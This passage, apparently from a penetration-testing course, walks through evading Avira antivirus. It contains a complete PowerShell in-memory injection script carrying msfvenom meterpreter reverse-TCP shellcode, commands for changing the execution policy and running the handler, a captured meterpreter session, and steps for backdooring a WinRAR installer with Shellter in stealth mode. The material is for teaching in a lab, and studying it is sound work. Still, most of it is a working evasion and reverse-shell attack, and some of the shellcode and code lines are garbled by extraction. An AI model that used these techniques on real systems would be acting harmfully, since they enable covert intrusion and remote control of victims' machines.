

Figure 264: Searching for Start Avira Antivirus in the search bar.

Launching this application will display the Avira Control Center where we can verify if the *Real-Time Protection* feature is enabled and if not, we can manually enable it:




Figure 265: Avira Control Center.

As a first step, we should verify that the antivirus product is working as intended. We will use the meterpreter payload we generated earlier and scan it with Avira.

After transferring the malicious PE to our Windows client, we will attempt to run the binary and observe the results.

```
C:\Users\offsec\Desktop> dir
Volume in drive C has no label.
Volume Serial Number is 56B9-BB74

Directory of C:\Users\offsec\Desktop

02/26/2018  10:20 AM    <DIR>        .
02/26/2018  10:20 AM    <DIR>        ..
02/26/2018  06:16 AM      73,802 binary.exe
02/26/2018  05:55 AM      799 Windows 10 Update Assistant.lnk
                  3 File(s)     75,647 bytes
                  3 Dir(s)   4,521,566,208 bytes free

C:\Users\offsec\Desktop> binary.exe
The system cannot execute the specified program.
```

Listing 497 - Avira is blocking the execution of the malicious PE.

In this case, we are presented with an error message indicating that the system cannot execute our file. Immediately afterwards, Avira displays a popup notification informing us that the file was flagged as malicious and was quarantined.




Figure 266: Avira Free Antivirus popup.

17.3.3.1 PowerShell In-Memory Injection

Depending on our target environment and how restricted it is, we might be able to bypass antivirus products with the help of PowerShell.⁴²⁵

⁴²⁵ (Microsoft, 2017), <https://docs.microsoft.com/en-us/powershell/scripting/getting-started/getting-started-with-windows-powershell?view=powershell-6>



In the following example, we will use a technique similar to the one described in the Remote Process Memory Injection section. The main difference lies in the fact that we will target the currently executing process, which in our case will be the PowerShell interpreter.

A very powerful feature of PowerShell is its ability to interact with the Windows API.⁴²⁶ This allows us to implement the in-memory injection process in a PowerShell script. One of the main benefits of executing a script rather than a PE is the fact that it is difficult for antivirus manufacturers to determine if the script is malicious or not as it's run inside an interpreter and the script itself isn't executable code. Nevertheless, please keep in mind that some AV products are better than others and handle malicious script detection with more success.⁴²⁷

Furthermore, even if the script is marked as malicious, it can easily be altered. Antivirus software will often look at variable names, comments, and logic, all of which can be changed without the need to re-compile anything.

In the listing below, we see a basic template script that performs in-memory injection:

```
$code = '
[DllImport("kernel32.dll")]
public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);

[DllImport("kernel32.dll")]
public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);

[DllImport("msvcrt.dll")]
public static extern IntPtr memset(IntPtr dest, uint src, uint count);';

$winFunc =
  Add-Type -memberDefinition $code -Name "Win32" -namespace Win32Functions -passthru;

[Byte[]];
[Byte[]]$sc = <place your shellcode here>

$size = 0x1000;

if ($sc.Length -gt 0x1000) {$size = $sc.Length};

$x = $winFunc::VirtualAlloc(0,$size,0x3000,0x40);

for ($i=0;$i -le ($sc.Length-1);$i++) {$winFunc::memset([IntPtr]($x.ToInt32()+$i), $sc[$i], 1);}

$winFunc::CreateThread(0,0,$x,0,0,0);for (;;) { Start-Sleep 60 };
```

Listing 498 - In-memory payload injection script for PowerShell

⁴²⁶ (Matt Graeber, 2013), <https://blogs.technet.microsoft.com/heyscriptingguy/2013/06/25/use-powershell-to-interact-with-the-windows-api-part-1/>

⁴²⁷ (Microsoft, 2019), <https://docs.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-portal>



The script starts by importing `VirtualAlloc`⁴²⁸ and `CreateThread`⁴²⁹ from `kernel32.dll` as well as `memset` from `msvcrt.dll`. These functions will allow us to allocate memory, create an execution thread, and write arbitrary data to the allocated memory, respectively. Once again, notice that we are allocating the memory and executing a new thread in the current process (`powershell.exe`), rather than a remote one.

```
[DllImport("kernel32.dll")]
public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);

[DllImport("kernel32.dll")]
public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);

[DllImport("msvcrt.dll")]
public static extern IntPtr memset(IntPtr dest, uint src, uint count);'
```

Listing 499 - Importing Windows APIs in PowerShell

The script then allocates a block of memory using `VirtualAlloc`, takes each byte of the payload stored in the `$sc` byte array, and writes it to our newly allocated memory block using `memset`:

```
[Byte[]]$sc = <place your shellcode here>

$size = 0x1000;

if ($sc.Length -gt 0x1000) {$size = $sc.Length};

$x = $winFunc::VirtualAlloc(0,$size,0x3000,0x40);

for ($i=0;$i -le ($sc.Length-1);$i++) {$winFunc::memset([IntPtr]($x.ToInt32()+$i), $sc[$i], 1)};
```

Listing 500 - Memory allocation and payload writing using Windows APIs in PowerShell

As a final step, our in-memory written payload is executed in a separate thread using `CreateThread`.

```
$winFunc::CreateThread(0,0,$x,0,0,0);for (;;) { Start-Sleep 60 };
```

Listing 501 - Calling the payload using CreateThread

Missing from our script is the payload of our choice, which can be generated using `msfvenom`. We are going to keep the payload identical to the one used in previous tests for consistency:

```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.11.0.4 LPORT=4444 -f powershell
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of powershell file: 1627 bytes
[Byte[]] $buf = 0xfc,0xe8,0x82,0x0,0x0,0x0,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x3
0,0x8b,0x52,0xc,0x8b,0x52,0x14,0x8b,0x72,0x28,0xf,0xb7,0x4a,0x26,0x31,0xff,0xac,0x3c,0
x61,0x7c,0x2,0x2c,0x20,0xcf,0xd,0x1,0xc7,0xe2,0xf2,0x52,0x57,0x8b,0x52,0x10,0x8b,
```

⁴²⁸ (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualalloc>

⁴²⁹ (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createthread>

```
0x4a,0x3c,0x8b,0x4c,0x11,0x78,0xe3,0x48,0x1,0xd1,0x51,0x8b,0x59,0x20,0x1,0xd3,0x8b,0x4
9,0x18,0xe3,0x3a,0x49,0x8b,0x34,0x8b,0x1,0xd6,0x31,0xff,0xac,0xc1,0xcf,0xd,0x1,0xc7,0x
38,0xe0,0x75,0xf6,0x3,0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe4,0x58,0x8b,0x58,0x24,0x1,0xd3,
0x66,0x8b,0xc,0x4b,0x8b,0x58,0x1c,0x1,0xd3,0x8b,0x4,0x8b,0x1,0xd0,0x89,0x44,0x24,0x24,
0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x5f,0x5f,0x5a,0x8b,0x12,0xeb,0x8d,0x5d,0x68,0
x33,0x32,0x0,0x0,0x68,0x77,0x73,0x32,0x5f,0x54,0x68,0x4c,0x77,0x26,0x7,0xff,0xd5,0xb8,
0x90,0x1,0x0,0x0,0x29,0xc4,0x54,0x50,0x68,0x29,0x80,0x6b,0x0,0xff,0xd5,0x6a,0xa,0x68,0
xac,0x10,0x74,0x8b,0x68,0x2,0x0,0x11,0x5c,0x89,0xe6,0x50,0x50,0x50,0x50,0x40,0x50,0x40
,0x50,0x68,0xea,0xf,0xdf,0xe0,0xff,0xd5,0x97,0x6a,0x10,0x56,0x57,0x68,0x99,0xa5,0x74,0
x61,0xff,0xd5,0x85,0xc0,0x74,0xa,0xff,0x4e,0x8,0x75,0xec,0xe8,0x61,0x0,0x0,0x0,0x6a,0x
0,0x6a,0x4,0x56,0x57,0x68,0x2,0xd9,0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x0,0x7d,0
x36,0x6a,0x40,0x68,0x0,0x10,0x0,0x56,0x6a,0x0,0x68,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x
93,0x53,0x6a,0x0,0x56,0x53,0x57,0x68,0x2,0xd9,0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x0,0x7d,0
x22,0x58,0x68,0x0,0x40,0x0,0x0,0x6a,0x0,0x50,0x68,0xb,0x2f,0xf,0x30,0xff,0xd5,0x57,0x6
8,0x75,0x6e,0x4d,0x61,0xff,0xd5,0x5e,0x5e,0xfc,0x24,0xe9,0x71,0xff,0xff,0x1,0
xc3,0x29,0xc6,0x75,0xc7,0xc3,0xbb,0xf0,0xb5,0xa2,0x56,0x6a,0x0,0x53,0xff,0xd5
```

Listing 502 - Generating a PowerShell compatible payload using msfvenom

The resulting output can be copied to the final script after renaming the \$buf variable from msfvenom \$sc, as required by the script. Our complete script looks like the following:

```
$code = '
[DllImport("kernel32.dll")]
public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);

[DllImport("kernel32.dll")]
public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);

[DllImport("msvcrt.dll")]
public static extern IntPtr memset(IntPtr dest, uint src, uint count);';

$winFunc = Add-Type -memberDefinition $code -Name "Win32" -namespace Win32Functions -passthru;

[Byte[]];
[Byte[]] $sc = 0xfc,0xe8,0x82,0x0,0x0,0x0,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x30
,0x8b,0x52,0xc,0x8b,0x52,0x14,0x8b,0x72,0x28,0xf,0xb7,0x4a,0x26,0x31,0xff,0xac,0x3c,0x
61,0x7c,0x2,0x2c,0x20,0xc1,0xcf,0xd,0x1,0xc7,0xe2,0xf2,0x52,0x57,0x8b,0x52,0x10,0x8b,0
x4a,0x3c,0x8b,0x4c,0x11,0x78,0xe3,0x48,0x1,0xd1,0x51,0x8b,0x59,0x20,0x1,0xd3,0x8b,0x49
,0x18,0xe3,0x3a,0x49,0x8b,0x34,0x8b,0x1,0xd6,0x31,0xff,0xac,0xc1,0xcf,0xd,0x1,0xc7,0x3
8,0xe0,0x75,0xf6,0x3,0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe4,0x58,0x8b,0x58,0x24,0x1,0xd3,0
x66,0x8b,0xc,0x4b,0x8b,0x58,0x1c,0x1,0xd3,0x8b,0x4,0x8b,0x1,0xd0,0x89,0x44,0x24,0x24,
0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x5f,0x5f,0x5a,0x8b,0x12,0xeb,0x8d,0x5d,0x68,0x
33,0x32,0x0,0x0,0x68,0x77,0x73,0x32,0x5f,0x54,0x68,0x4c,0x77,0x26,0x7,0xff,0xd5,0xb8,0
x90,0x1,0x0,0x0,0x29,0xc4,0x54,0x50,0x68,0x29,0x80,0x6b,0x0,0xff,0xd5,0x6a,0xa,0x68,0x
ac,0x10,0x74,0x8b,0x68,0x2,0x0,0x11,0x5c,0x89,0xe6,0x50,0x50,0x50,0x40,0x50,0x40,0x40,
0x50,0x68,0xea,0xf,0xdf,0xe0,0xff,0xd5,0x97,0x6a,0x10,0x56,0x57,0x68,0x99,0xa5,0x74,0
x61,0xff,0xd5,0x85,0xc0,0x74,0xa,0xff,0x4e,0x8,0x75,0xec,0xe8,0x61,0x0,0x0,0x0,0x6a,0x
0,0x6a,0x4,0x56,0x57,0x68,0x2,0xd9,0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x0,0x7e,0x36,0x8b,0x3
6,0x6a,0x40,0x68,0x0,0x10,0x0,0x0,0x56,0x6a,0x0,0x68,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x
93,0x53,0x6a,0x0,0x56,0x53,0x57,0x68,0x2,0xd9,0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x0,0x7d,0
x22,0x58,0x68,0x0,0x40,0x0,0x0,0x6a,0x0,0x50,0x68,0xb,0x2f,0xf,0x30,0xff,0xd5,0x57,0x68
,0x75,0x6e,0x4d,0x61,0xff,0xd5,0x5e,0x5e,0xfc,0x24,0xe9,0x71,0xff,0xff,0x1,0
xc3,0x29,0xc6,0x75,0xc7,0xc3,0xbb,0xf0,0xb5,0xa2,0x56,0x6a,0x0,0x53,0xff,0xd5
```

```
$size = 0x1000;

if ($sc.Length -gt 0x1000) {$size = $sc.Length};

$x = $winFunc::VirtualAlloc(0,$size,0x3000,0x40);

for ($i=0;$i -le ($sc.Length-1);$i++) {$winFunc::memset([IntPtr]($x.ToInt32())+$i), $sc[$i], 1)};

$winFunc::CreateThread(0,0,$x,0,0,0);for (;;) { Start-Sleep 60 };
```

Listing 503 - Final script for in-memory injection

According to the results of the VirusTotal scan, only 2 of the 59 AV products detected our script. This is quite promising.




Figure 267: VirusTotal results for in-memory injection in PowerShell

Furthermore, a scan of our script by the Avira AV engine on our Windows machine shows that it is not detected as malicious:




Figure 268: Avira scan on our malicious PowerShell script

Unfortunately, when we attempt to run our malicious script, we are presented with an error that references the *Execution Policies* of our system, which appear to prevent our script from running:

```
C:\Users\offsec\Desktop> dir
Volume in drive C has no label.
Volume Serial Number is 56B9-BB74

Directory of C:\Users\offsec\Desktop

02/27/2018  05:16 AM    <DIR>          .
02/27/2018  05:16 AM    <DIR>          ..
02/27/2018  05:09 AM            2,454 av_test.ps1
02/26/2018  05:55 AM            799 Windows 10 Update Assistant.lnk
              3 File(s)       4,299 bytes
              3 Dir(s)   5,306,019,840 bytes free

C:\Users\offsec\Desktop> powershell .\av_test.ps1
.\av_test.ps1 : File C:\Users\offsec\Desktop\av_test.ps1 cannot be loaded because running scripts is disabled on this
system. For more information, see about_Execution_Policies at http://go.microsoft.com/fwlink/?LinkID=135170.
At line:1 char:1
+ .\av_test.ps1
+ ~~~~~
+ CategoryInfo          : SecurityError: (:) [], PSSecurityException
+ FullyQualifiedErrorId : UnauthorizedAccess
```

Listing 504 - Attempting to run the script and encountering the Execution Policies error

A quick look at the Microsoft documentation on PowerShell execution policies (linked in the error message) shows that these policies are set on a per-user rather than per-system basis.

Keep in mind that much like anything in Windows, the PowerShell Execution Policy settings can be dictated by one or more Active Directory GPOs.⁴³⁰ In those cases it may be necessary to look for additional bypass vectors.

Let's attempt to view and change the policy for our current user. Please note that in this instance we have chosen to change the policy rather than bypass it on a per-script basis, which can be achieved by using the **-ExecutionPolicy Bypass** flag for each script when it is run.

```
C:\Users\offsec\Desktop> powershell
Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\offsec\Desktop> Get-ExecutionPolicy -Scope CurrentUser
Undefined

PS C:\Users\offsec\Desktop> Set-ExecutionPolicy -ExecutionPolicy Unrestricted -Scope CurrentUser

PS C:\Users\offsec\Desktop> Get-ExecutionPolicy -Scope CurrentUser
Unrestricted
```

Listing 505 - Changing the ExecutionPolicy for our current user

The listing above shows that we have successfully changed the policy for our current user to **Unrestricted**. Before executing our script, we will start a meterpreter handler on our Kali attacker machine to interact with our shell:

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
----  -----  -----  -----
Payload options (windows/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
----  -----  -----  -----
EXITFUNC  process      yes       Exit technique (Accepted: '', seh, thread, proces
LHOST    10.11.0.4     yes       The listen address
LPORT    4444          yes       The listen port

Exploit target:
Id  Name
```

⁴³⁰ (Microsoft, 2018), <https://docs.microsoft.com/en-us/previous-versions/windows/desktop/policy/group-policy-objects>

0 Wildcard Target

```
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.11.0.4:4444
Listing 506 - Setting up a handler to interact with our meterpreter shell
```

Now we will try to launch the PowerShell script:

```
PS C:\Users\admin\Desktop> .\av_test.ps1
IsPublic IsSerial Name                                     BaseType
----- ----- ----
True      True    Byte[]                                 System.Array
139591680
139591681
139591682
139591683
139591684
139591685
139591686
139591687
139591688
139591689
139591690
139591691
139591692
139591693
139591694
139591695
139591696
139591697
....
```

Listing 507 - Running the PowerShell script

The script executes without any problems and we receive a Meterpreter shell on our attack machine:

```
[*] Sending stage (179779 bytes) to 10.11.0.22
[*] Meterpreter session 1 opened (10.11.0.4:4444 -> 10.11.0.22:49546)

meterpreter > getuid
Server username: CLIENT251\offsec
```

Listing 508 - Receiving a meterpreter shell on our attacking machine

This means we have effectively evaded Avira detection on our target.

In mature organizations, various machine learning⁴³¹ software can be implemented that will try to analyze the contents of the scripts that are run on the system. Depending on the configuration of

⁴³¹ (Microsoft, 2109), <https://www.microsoft.com/security/blog/2019/09/03/deep-learning-rises-new-methods-for-detecting-malicious-powershell/>



these systems and what they consider harmful, scripts such as the above may need to be altered or adapted for the target environment.

17.3.3.2 Exercises

1. Review the code from the PowerShell script and ensure that you have a basic understanding of how it works.
2. Get a meterpreter shell back to your Kali Linux machine using PowerShell.
3. Attempt to get a reverse shell using a PowerShell one-liner rather than a script.⁴³²

17.3.3.3 Shellter

*Shellter*⁴³³ is a dynamic shellcode injection tool and one of the most popular free tools capable of bypassing antivirus software. It uses a number of novel and advanced techniques to essentially backdoor a valid and non-malicious executable file with a malicious shellcode payload.

While the details of the techniques *Shellter* uses are beyond the scope of this module, it essentially performs a thorough analysis of the target PE file and the execution paths. It then determines where it can inject our shellcode, without relying on traditional injection techniques that are easily caught by AV engines. Those include changing of PE file section permissions, creating new sections, and so on.

Finally, *Shellter* attempts to use the existing PE Import Address Table (IAT)⁴³⁴ entries to locate functions that will be used for the memory allocation, transfer, and execution of our payload.

With a little bit of theory behind us, let's attempt to bypass our current antivirus software using *Shellter*. We can install *Shellter* in Kali using **apt**:

```
kali@kali:~$ apt-cache search shellter
shellter - Dynamic shellcode injection tool and dynamic PE infector
```

```
kali@kali:~$ sudo apt install shellter
```

Listing 509 - Installing shellter in Kali Linux

Since *Shellter* is designed to be run on Windows operating systems, we will also install *wine*,⁴³⁵ a compatibility layer capable of running win32 applications on several POSIX-compliant operating systems.

```
kali@kali:~$ apt install wine
```

Listing 510 - Installing wine in Kali Linux

Once everything is installed, running **shellter** in a terminal will provide us with a new console running under *wine*.

⁴³² (darkoperator, 2012), https://github.com/darkoperator/powershell_scripts/blob/master/ps_encoder.py

⁴³³ (*Shellter*, 2019), <https://www.shellterproject.com>

⁴³⁴ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Portable_Executable#import_Table

⁴³⁵ <https://www.winehq.org/>




Figure 269: Initial shellter console.

Shellter can run in either *Auto* or *Manual* mode. In *Manual* mode, the tool will launch the PE we want to use for injection and allow us to manipulate it on a more granular level. We can use this mode to highly customize the injection process in case the automatically selected options fail.

For the purposes of this example however, we will run Shellter in *Auto* mode by selecting 'A' at the prompt.

Next, we must select a target PE. Shellter will analyze and alter the execution flow to inject and execute our payload. For this example, we will use the 32-bit trial executable installer for the popular *WinRAR*⁴³⁶ utility as our target PE.

Before analyzing and altering the original PE in any way, Shellter will first create a backup of the file:

⁴³⁶ (RARLAB, 2019), <https://www.rarlab.com/download.htm>





Figure 270: Selecting a target PE in shellter and performing a backup

As soon as Shellter finds a suitable place to inject our payload, it will ask us if we want to enable *Stealth Mode*,⁴³⁷ which will attempt to restore the execution flow of the PE after our payload has been executed. We will choose to enable Stealth Mode as we would like the WinRAR installer to behave normally in order to avoid any suspicion.

At this point, we are presented with the list of available payloads. These include popular selections such as meterpreter but Shellter also supports custom payloads.

⁴³⁷ (Shellter, 2019), <https://www.shellterproject.com/faq/>



```

*****  

* First Stage Filtering *  

*****  

Filtering Time Approx: 0.0024 mins.  

Enable Stealth Mode? (Y/N/H): Y  

*****  

* Payloads *  

*****  

[1] Meterpreter_Reverse_TCP [stager]  

[2] Meterpreter_Reverse_HTTP [stager]  

[3] Meterpreter_Reverse_HTTPS [stager]  

[4] Meterpreter_Bind_TCP [stager]  

[5] Shell_Reverse_TCP [stager]  

[6] Shell_Bind_TCP [stager]  

[7] WinExec  


  

Use a listed payload or custom? (L/C/H): -
  
```

Figure 271: List of payloads available in shellter

Note that in order to restore the execution flow through the Stealth Mode option, custom payloads need to terminate by exiting the current thread.

